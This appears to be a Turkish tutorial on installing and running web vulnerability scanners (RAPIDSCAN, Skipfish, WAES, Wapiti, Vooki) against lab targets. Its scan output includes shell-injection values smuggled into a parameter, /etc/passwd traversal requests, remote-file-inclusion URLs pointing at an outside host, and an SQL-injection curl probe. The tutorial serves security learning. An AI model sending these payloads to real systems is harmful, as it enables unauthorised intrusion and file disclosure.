
Kurulumuna geçersek;

```
!:-# cd Desktop/  
!:-/Desktop# git clone https://github.com/pcdunyasitv/RAPIDSCAN.git
```

-Git clone üzerinden “<https://github.com/pcdunyasitv/RAPIDSCAN>” bağlantısını kullanarak indirme işlemi başlar.

```
root@kali:~/Desktop# cd RAPIDSCAN/  
root@kali:~/Desktop/RAPIDSCAN# ls  
.LICENSE  rapidscan.py  splashscreen_rapidscan_help.PNG  splashscreen_rapidscan_outro.PNG  
notes.md  README.md    splashscreen_rapidscan_intro.PNG  
root@kali:~/Desktop/RAPIDSCAN# ./rapidscan.py -h
```

-İndirme işleminin ardından dosya üzerine geçiş yapıyorum ve “./” komutu ile .py uzantılı dosya çalıştırılır.



-Program çalışıktan sonra “-h” parametresi ile program üzerinde kullanabileceğim komutları ve yazım biçimlerini görüntülenir.

```
root@kali:~/Desktop/RAPIDSCAN# ./rapidscan.py rapidscantest.com
```

“rapidscantest.com” bağlantısına bir zayıf testi başlatıldı.

```

[● < 40s] Deploying 15/80 | Nmap - Checks for IIS WebDAV...Completed in 1s
[● < 30s] Deploying 16/80 | WordPress Checker - Checks for WordPress Installation....Completed in 1s
[● < 15s] Deploying 17/80 | Nmap - Checks for MySQL DB...Completed in 1s
[● < 15s] Deploying 18/80 | Nmap - Checks for Remote Desktop Service over TCP...Completed in 1s
[● < 15s] Deploying 19/80 | Nmap [FTP] - Checks if FTP service is running....Completed in 1s
[● < 45s] Deploying 20/80 | Goliath - Checks if the domain is spoofed or hijacked. ...Scanning Tool Unavailable. Auto-Skipping Test...
[● < 35s] Deploying 21/80 | Nikto - Checks the Domain Headers....Completed in 2s
Vulnerability Threat Level
    medium Some vulnerable headers exposed.
Vulnerability Definition
    Attackers try to learn more about the target from the amount of information exposed in the headers. An attacker may know what type of tech stack a web application is emphasizing and many other information.
Vulnerability Remediation
    Banner Grabbing should be restricted and access to the services from outside would be made minimum.
[● < 40s] Deploying 22/80 | SSLyze - Checks only for Heartbleed Vulnerability....Completed in 1s
[● < 25s] Deploying 23/80 | DNSWalk - Attempts Zone Transfer. ...Scanning Tool Unavailable. Auto-Skipping Test...
[● < 25s] Deploying 24/80 | WHOIS - Checks for Administrator's Contact Information....Completed in 1s
[● < 35s] Deploying 25/80 | Nikto - Checks for Server Issues....Completed in 2s
[● < 2m] Deploying 26/80 | Nmap - Fast Scan [Only Few Port Checks]...Completed in 1s
Vulnerability Threat Level
    Some ports are open. Perform a full-scan manually.
Vulnerability Definition
    Open Ports give attackers a hint to exploit the services. Attackers try to retrieve banner information through the ports and understand what type of service the host is running.
Vulnerability Remediation
    It is recommended to close the ports of unused services and use a firewall to filter the ports whenever necessary. This resource may give more insights: https://security.stackexchange.com/a/145781/6137
[● < 45s] Deploying 27/80 | Goliath SSL Scans - Performs SSL related Scans. ...Scanning Tool Unavailable. Auto-Skipping Test...
[● < 30s] Deploying 28/80 | DMitry - Passively Harvests Emails from the Domain. ✘

```

-İşlem başladıkten sonra takip edebilmemiz için bu şekilde bir tarama ekranı gelir.DDOS saldırısı gibi kapsamlı saldırınlarda yaptığı için işlem diğerlerine kıyasla uzun sürer.

```

Vulnerability Threat Level
    medium XSS Protection Filter is Disabled.
Vulnerability Definition
    As the target is lacking this header, older browsers will be prone to Reflected XSS attacks.
Vulnerability Remediation
    Modern browsers does not face any issues with this vulnerability (missing headers). However, older browsers are strongly recommended to be upgraded.
[● < 35s] Deploying 2/80 | Nmap [POODLE] - Checks only for Poodle Vulnerability....Completed in 1s
[● < 5m] Deploying 3/80 | Uniscan - Brutes Directories on the Domain....Completed in 8s

```

-Çok fazla sonuç olduğu için hepsini göstermem mümkün değil fakat uygulama fakat uygulama esnasında birlikte bakılacak.Formatının bu şekilde olduğunu bilmemiz şuan için yeterli.

```

temp_aspnet_elmah_axd          temp_nmap_oracle
temp_dmitry_email               temp_nmap_poodle
temp_dmitry_subdomains          temp_nmap_rdp_tcp
temp_dnseenum_zone_transfer    temp_nmap_rdp_udp
temp_dnsrecon                   (The Mu...nmap - A Network Vulnerability Scanner)
temp_drp_check                  temp_nmap_sliris
temp_fierce                     temp_nmap_snmp
temp_fierce_brute_subdomains   temp_nmap_stuxnet
temp_host                       temp_nmap_tcp_smb
temp_joom_check                 temp_nmap_telnet
temp_lbd                         temp_nmap_udp_smb
temp_nikto_cgi                  temp_sslyze_hbleed
temp_nikto_headers              temp_keevive_ocsp
temp_nikto_httpoptions          tem 80x27_reneg
temp_nikto_internalip           tem_80x27_resum
temp_nikto_ms01070              temp_theharvester
temp_nikto_outdated             temp_uniscan
temp_nikto_paths                temp_uniscan_dirbrute
temp_nikto_threat_level         temp_uniscan_ministresser
temp_nikto_putdel               temp_uniscan_rfi
temp_nikto_servermsgs            temp_uniscan_xss
temp_nikto_shellshock           temp_wafw00f
temp_nikto_sitefiles            temp_webdav
temp_nikto_ssl                  temp_whatweb
temp_nikto_subrute              temp_whois
temp_nikto_xss                  temp_wp_check
temp_nmap                         temp_uniscan_brutes_directories_on_the

```

-Ayrıca RAPIDSCAN'in kurulu olduğu dosyanın içerisinde “ls” komutunu çalıştırırsak çıkan sonuçları dosya formatında görüntülenir.

SKIPFISH

```
root@kali:~# cd Desktop/  
root@kali:~/Desktop# apt-get install skipfish
```

-Çoğu Linux sürümlerinde kurulu olarak gelmektedir.Fakat kurulu olarak gelmediyse “apt-get install skipfish” komutu ile kurulum yapılır.

```
└─(root㉿kali)-[~]  
└─# skipfish -h  
skipfish web application scanner - version 2.10b  
Usage: skipfish [ options ... ] -W wordlist -o output_dir start_url [ start_url2 ... ]  
  
Authentication and access options:  
-A user:pass      - use specified HTTP authentication credentials  
-F host=IP        - pretend that 'host' resolves to 'IP'  
-C name=val       - append a custom cookie to all requests  
-H name=val       - append a custom HTTP header to all requests  
-b (i|f|p)         - use headers consistent with MSIE / Firefox / iPhone  
-N                - do not accept any new cookies  
--auth-form url   - form authentication URL  
--auth-user user   - form authentication user  
--auth-pass pass   - form authentication password  
--auth-verify-url - URL for in-session detection  
  
Crawl scope options:  
-d max_depth      - maximum crawl tree depth (16)  
-c max_child       - maximum children to index per node (512)  
-x max_desc        - maximum descendants to index per branch (8192)  
-r r_limit          - max total number of requests to send (100000000)  
-p crawl%          - node and link crawl probability (100%)  
-q hex             - repeat probabilistic scan with given seed  
-I string          - only follow URLs matching 'string'
```


“skipfish -h” komutu ile skipfish aracı ile kullanabileceğimiz komutları ve kullanım formatlarını görüntülenir.

```
cmeyecik:  
:~/Desktop# skipfish -o sonuc http://skipfishtest.com
```

-Kullanım formatı doğrultusunda bir URL’ye zafiyet testi işlemi başlatıldı. “-o” parametresi ile raporun kaydedileceği dizinin ismini belirttim ve raporu işlemi başlattığım dizine kayıt edecektir.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım  
+ skipfishtest.com :-32.3607/s), 18269 kB in, 5713 kB out (742.7 kB/s) val  
+ skipfishtest.com :-32.4928/s), 18333 kB in, 5733 kB out (743.7 kB/s) val  
Scan statistics: 0:00:32.6354/s), 18448 kB in, 5754 kB out (744.9 kB/s) val  
Scan statistics: 0:00:32.7425/s), 18530 kB in, 5773 kB out (744.7 kB/s) val  
    Scan time: 0:00:32.8681/s), 18623 kB in, 5789 kB out (745.6 kB/s) val  
    Scan time: 0:00:33.1356/s), 18785 kB in, 5802 kB out (745.6 kB/s) val  
HTTP requests: 27302 (824.6/s), 18884 kB in, 5813 kB out (745.4 kB/s) val  
    Compression: 8700 kB in, 39486 kB out (63.9% gain) 0 dropsar, 201 val  
    HTTP faults: 0 net errors, 0 proto errors, 0 retried, 0 dropsar, 201 val  
TCP handshakes: 283 total (97.1 req/conn) urged 2 dict 42 par, 201 val  
    TCP faults: 0 failures, 0 timeouts, 1 purged 2 dict 42 par, 201 val  
External links: 1448 skipped 0 done (84.99%) 2 dict 42 par, 201 val  
    Reqs pending: 164 472 done (85.35%) 2 dict 42 par, 201 val  
Database statistics: 3 total, 475 done (85.90%) 2 dict . 42 par, 201 val  
    Database statistics: 3 total, 475 done (85.90%) 2 dict . 42 par, 201 val  
        Pivots: 553 total, 477 done (86.26%) 2 dict . 42 par, 201 val  
        Pivots: 553 total, 477 done (86.26%) 2 dict . 42 par, 201 val  
    In progress: 56 pending, 12 init, 6 attacks, 2 dict . 42 par, 201 val  
Missing nodes: 11 spotted dir, 271 file, 7 pinfo, 15 unkn, 42 par, 201 val  
    Node types: 1 serv, 16 dir, 271 file, 7 pinfo, 15 unkn, 42 par, 201 val  
Issues found: 256 info, 0 warn, 0 low, 235 medium, 4 high impact  
    Dict size: 147 words (147 new), 6 extensions, 256 candidates  
    Signatures: 77 total
```

-Tarama işlemi sırasında bu şekilde bir ekran bizi karşılar ve buradan işlemin akışını kontrol edebiliriz.



-Tarama işlemi bittiğinde dizin olarak kaydedilmiş “sonuç” klasörüne geçiş yapıldı.Çok fazla klasör olduğunu görüntülenir fakat zafiyetleri çok basit bir şekilde “index.html” dosyasını görüntüleyerek elde edilir.

- [File inclusion \(4\)](#)
- [Query injection vector \(9\)](#)
- [Shell injection vector \(4\)](#)
- [Signature match detected \(higher risk\) \(2\)](#)
- [Directory traversal / file inclusion possible \(2\)](#)
- [Interesting server message \(72\)](#)
- [Interesting file \(2\)](#)
- [Incorrect or missing charset \(higher risk\) \(21\)](#)
- [Incorrect or missing MIME type \(higher risk\) \(1\)](#)
- [XSS vector via arbitrary URLs \(2\)](#)
- [XSS vector in document body \(14\)](#)
- [HTML form with no apparent XSRF protection \(4\)](#)
- [Resource fetch failed \(7\)](#)
- [Numerical filename - consider enumerating \(35\)](#)
- [Incorrect or missing charset \(low risk\) \(84\)](#)
- [Incorrect or missing MIME type \(low risk\) \(7\)](#)
- [File upload form \(2\)](#)

- “Index.html” dosyasını görüntülediğimde böyle bir tarayıcı sayfası ile karşılaşıyorum ve burada bulmuş olduğu zafiyetler listelenir.

Shell injection vector (4)

1. <http://hacking.com/commandexec/example1.php?ip=127.0.0.1`false`> [show trace +]
Memo: responses to `true` and `false` different than to `uname`
2. <http://hacking.com/commandexec/example1.php?ip=`sleep%203`> [show trace +]
Memo: Confirmed shell injection (sleep test)
3. <http://hacking.com/commandexec/example3.php?ip=127.0.0.1`false`> [show trace +]
Memo: responses to `true` and `false` different than to `uname`
4. <http://hacking.com/commandexec/example3.php?ip=`sleep%204`> [show trace +]
Memo: Confirmed shell injection (sleep test)

- “Shell injection vector” zafiyetini görüntülediğimde bana bulduğu zafiyetleri kullanmış olduğu payload’ı ekleyip URL şeklinde döndürdü.

```
HTTP trace - click this bar or hit ESC to close

==== REQUEST ====
GET /commandexec/example1.php?ip=127.0.0.1`false` HTTP/1.1
Host: hacking.com
Accept-Encoding: gzip
Connection: keep-alive
User-Agent: Mozilla/5.0 SF/2.10b
Range: bytes=0-399999
Referer: http://hacking.com/

==== RESPONSE ====
HTTP/1.1 200 Partial Content
Date: Sat, 24 Jul 2021 11:40:33 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze15
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Type: application/javascript
Content-Range: bytes 0-754/755
Content-Length: 755
Keep-Alive: timeout=15, max=58
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>PentesterLab &raquo; Web for Pentester</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta name="description" content="Web For Pentester">
    <meta name="author" content="Louis Nyffenegger (louis@pentesterlab.com)">
```

- Zafiyet URL’sinin yanında bulunan “Show Trace” butonuna tıklandığında; Request,Response kullanılan payload gibi bilgilere erişim sağlanır.

WAES

- Linux platformu için tasarlanmış bir web güvenlik zafiyeti aracıdır.
- İçerisinde yaklaşık 10 adet araç vardır. Sırasıyla bu araçları çalıştırıp bize bir rapor hazırlar.
- Yapmış olduğu işlem yaklaşık 15-20 dakika sürmektedir.

Kurulumuyla başlayalım.


```
└─(root💀 kali)─[~]
  └─# git clone https://github.com/pcdunyasyitv/WAES
    Klonlama konumu: 'WAES' ...
    remote: Enumerating objects: 294, done.
    remote: Counting objects: 100% (294/294), done.
    remote: Compressing objects: 100% (118/118), done.
    remote: Total 294 (delta 169), reused 294 (delta 169), pack-reused 0
    Nesneler alınıyor: 100% (294/294), 707.83 KiB | 590.00 KiB/sn, bitti.
    Deltalar çözülüyor: 100% (169/169), bitti.
```

- Git clone üzerinden “<https://github.com/pcdunyasyitv/WAES>” bağlantısını kullanarak indirme işlemi başlar.

```
└─(root💀 kali)─[~/WAES]
  └─# ./install.sh
    Installing....  

    İndir: 1 http://kali.download/kali kali-rolling InRelease [30,5 kB]
    İndir: 2 http://kali.download/kali kali-rolling/main amd64 Packages [17,7 MB]
    18% [2 Packages 1.245 kB/17,7 MB 7%] ┌
```

- İndirme işleminin ardından indirdiğim dosya dizinine geçiş yaptım ve “./” komutu ile install.sh uzantılı dosyayı çalıştırıp kurulumu gerçekleştirdim.



- Waes kurulumundan sonra report dosyaları içerisindeki dosyalar basic olarak oluşturulmuştur. Karışıklık olmaması için bu dosyaları silmenizi tavsiye ederim.

```
Example: ./waes.sh -u zafiyettest.com -p 80
root@kali:~/Desktop/WAES# ./waes.sh -u waestest.com -p 80
```

-Kurulum işlemi tamamlandıktan sonra “./waes.sh – u zafiyettest.com –p 80” komutu ile zafiyet tarama işlemini başlattım.Portun 80 olmasının sebebi HTTP bağlantısının 80.port üzerinden bağlantı sağlamasıdır.

-Sırasıyla 10 araç kullanıp 15-20 dakikalık bir tarama yapar.Wafw00f,Nmap gibi scriptler kullanarak port taraması yapar.

```
[+] CODE: 200 URL: http://waestest.com/footer/
[+] CODE: 200 URL: http://waestest.com/icons/
[+] CODE: 200 URL: http://waestest.com/img/
[+] CODE: 200 URL: http://waestest.com/index/
[+] CODE: 200 URL: http://waestest.com/js/
[+] CODE: 200 URL: http://waestest.com/ldap/
[+] CODE: 200 URL: http://waestest.com/sql/
[+] CODE: 200 URL: http://waestest.com/upload/
[+] CODE: 200 URL: http://waestest.com/xml/
[+] CODE: 200 URL: http://waestest.com/xss/
=====
| File check:
| [+] CODE: 200 URL: http://waestest.com/css
| [+] CODE: 200 URL: http://waestest.com/favicon.ico
| [+] CODE: 200 URL: http://waestest.com/index.php
| [+] CODE: 200 URL: http://waestest.com/js
=====
| Check robots.txt:
| Check sitemap.xml:
=====
| Crawler Started:
| Plugin name: Upload Form Detect v.1.1 Loaded.
| Plugin name: phpinfo() Disclosure v.1 Loaded.
| Plugin name: Code Disclosure v.1.1 Loaded.
| Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
| Plugin name: FCKeditor upload test v.1 Loaded.
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| Plugin name: E-mail Detection v.1.1 Loaded.
```

-Sonuç olarak bize bu şekilde bir rapor döndürür.Oluşturduğu rapor diğer zafiyet testlerinde oluşan raporlara benzemektedir.

WAPITI

-Açık kaynak kodlu bir araçtır.

-Kara kutu yöntemi ile sızma testi yapmaktadır.

-Hedef sitenin kaynak kodlarına ulaşmadan sadece link üzerinden tarama yapan bir araçtır.

Kurulumu geçelim;


```
root@kali:~# cd Desktop/  
root@kali:~/Desktop# git clone https://github.com/pcdunyasitv/WAPITI.git
```

-Git clone üzerinden “<https://github.com/pcdunyasitv/WAPITI>” bağlantısını kullanarak indirme işlemini başlattım.



```
root@kali:~/Desktop/WAPITI# ls  
bin  INSTALL.md  PKG-INFO  setup.cfg  tests  wapiti3.egg-info  wapiti.zip  
doc  MANIFEST.in  README.md  setup.py  VERSION  WapitiCore  
root@kali:~/Desktop/WAPITI# python3 setup.py install
```

-İndirme işleminin ardından python komutundan yararlanarak kurulumunu gerçekleştirdim.



```
Wapiti-3.0.2 (wapiti.sourceforge.net)  
[*] Be careful! New moon tonight.  
usage: wapiti [-h] [-u URL] [--scope {page,folder,domain,url,punk}]  
              [-m MODULES_LIST] [--list-modules] [-l LEVEL] [-p PROXY_URL]  
              [--tor] [-a CREDENTIALS]  
              [--auth-type {basic,digest,kerberos,ntlm}] [-c COOKIE_FILE]  
              [--skip-crawl] [--resume-crawl] [--flush-attacks]  
              [--flush-session] [--store-session PATH] [-s URL] [-x URL]  
              [-r PARAMETER] [--skip PARAMETER] [-d DEPTH]  
              [--max-links-per-page MAX] [--max-files-per-dir MAX]  
              [--max-scan-time MINUTES] [--max-parameters MAX] [-S FORCE]  
              [-t SECONDS] [-H HEADER] [-A AGENT] [--verify-ssl {0,1}]  
              [--color] [-v LEVEL] [-f FORMAT] [-o OUTPUT_PATH]  
              [--external-endpoint EXTERNAL_ENDPOINT_URL]  
              [--internal-endpoint INTERNAL_ENDPOINT_URL]  
              [--endpoint ENDPOINT_URL] [--no-bugreport] [--version]  
wapiti: error: one of the arguments -u/--url --list-modules is required
```

-Kurulumun ardından uçbirime “Wapiti” yazarak kullanımıyla ilgili bilgi alınır.



```
root@kali:~/Desktop/WAPITI# wapiti -u http://wapititest.com/
```

-Uç birim üzerinde “wapiti -u <http://site.com/>” formатıyla çalışır sonuna mutlaka “ / ” koyulmalıdır yoksa işlem başlamaz.

```

Evil request:
  GET /dirtrav/example3.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd%00 HTTP/1.1
  Host: wapititest.com
...
...
Possible include() vulnerability in http://wapititest.com/fileincl/example1.php via injection in the parameter page
Evil request:
  GET /fileincl/example1.php?page=https%3A%2F%2Fwapiti3.ovh%2Fe.php HTTP/1.1
  Host: wapititest.com
...
...
Linux local file disclosure vulnerability in http://wapititest.com/fileincl/example1.php via injection in the parameter page
Evil request:
  GET /fileincl/example1.php?page=%2Fetc%2Fpasswd HTTP/1.1
  Host: wapititest.com
...
...
Possible include() vulnerability in http://wapititest.com/fileincl/example2.php via injection in the parameter page
Evil request:
  GET /fileincl/example2.php?page=https%3A%2F%2Fwapiti3.ovh%2Fe.php HTTP/1.1
  Host: wapititest.com
...
...
Linux local file disclosure vulnerability in http://wapititest.com/fileincl/example2.php via injection in the parameter page
Evil request:

```

-Yapılan işlemleri bu ekran üzerinden takip edilir.

```
A report has been generated in the file /root/.wapiti/generated_report
Open /root/.wapiti/generated_report/wapititest.com_09292019_1345.html wi
```

-Zaafiyet testi bittikten sonra Yapılan işlemlerle ilgili raporu html formatıyla kaydeder ve bu linki raporu incelemek için kopyalandı.

Category	Number of vulnerabilities found
SQL Injection	1
Blind SQL Injection	8
File Handling	7
Cross Site Scripting	15
CRLF Injection	0

-Tarayıcı üzerinde kopyalamış olduğum linki çalıştırıyorum.Bulduğu zafiyetler ve sayılarını tarafına rapor olarak aktarmaktadır.

able to extract or modify informations stored in the database or even escalate his privileges on the system.

Vulnerability found in /xml/[example2.php](#)

Description

HTTP Request

CURL command line


```
curl "http://wapititest.com/xml/example2.php?name=%C2%BF%27%22%28"
```

-Bulduğu zafiyetlere tıklayıp genişletirsem kullanmış olduğu payload ve Request bilgilerine erişim sağladım.


VOOKİ

- Hem Windows hem de linux sistemlerinde kullanılır.
- Tamamen ücretsiz bir araçtır.
- Bilgi toplama, link tespiti ve zafiyet bulma işlemlerini gerçekleştirir.
- Diğer araçlardan farklı olarak farklı bir IP adresi üzerinden tarama işlemi gerçekleştirilebilir.


Gelelim kurulumuna;



"<https://www.vegabird.com/vooki/>" bağlantısından ücretsiz bir şekilde indirilir.



- Kurulumu basit bir şekilde yaptıktan sonra programı açtım ve WebApplicationScanner sekmesi ile devam ettim.



Uygulama açıldığında bizi böyle bir ekran karşılıyor. Sol tarafta bulunan bar üzerindeki işlemlere göz atalım.

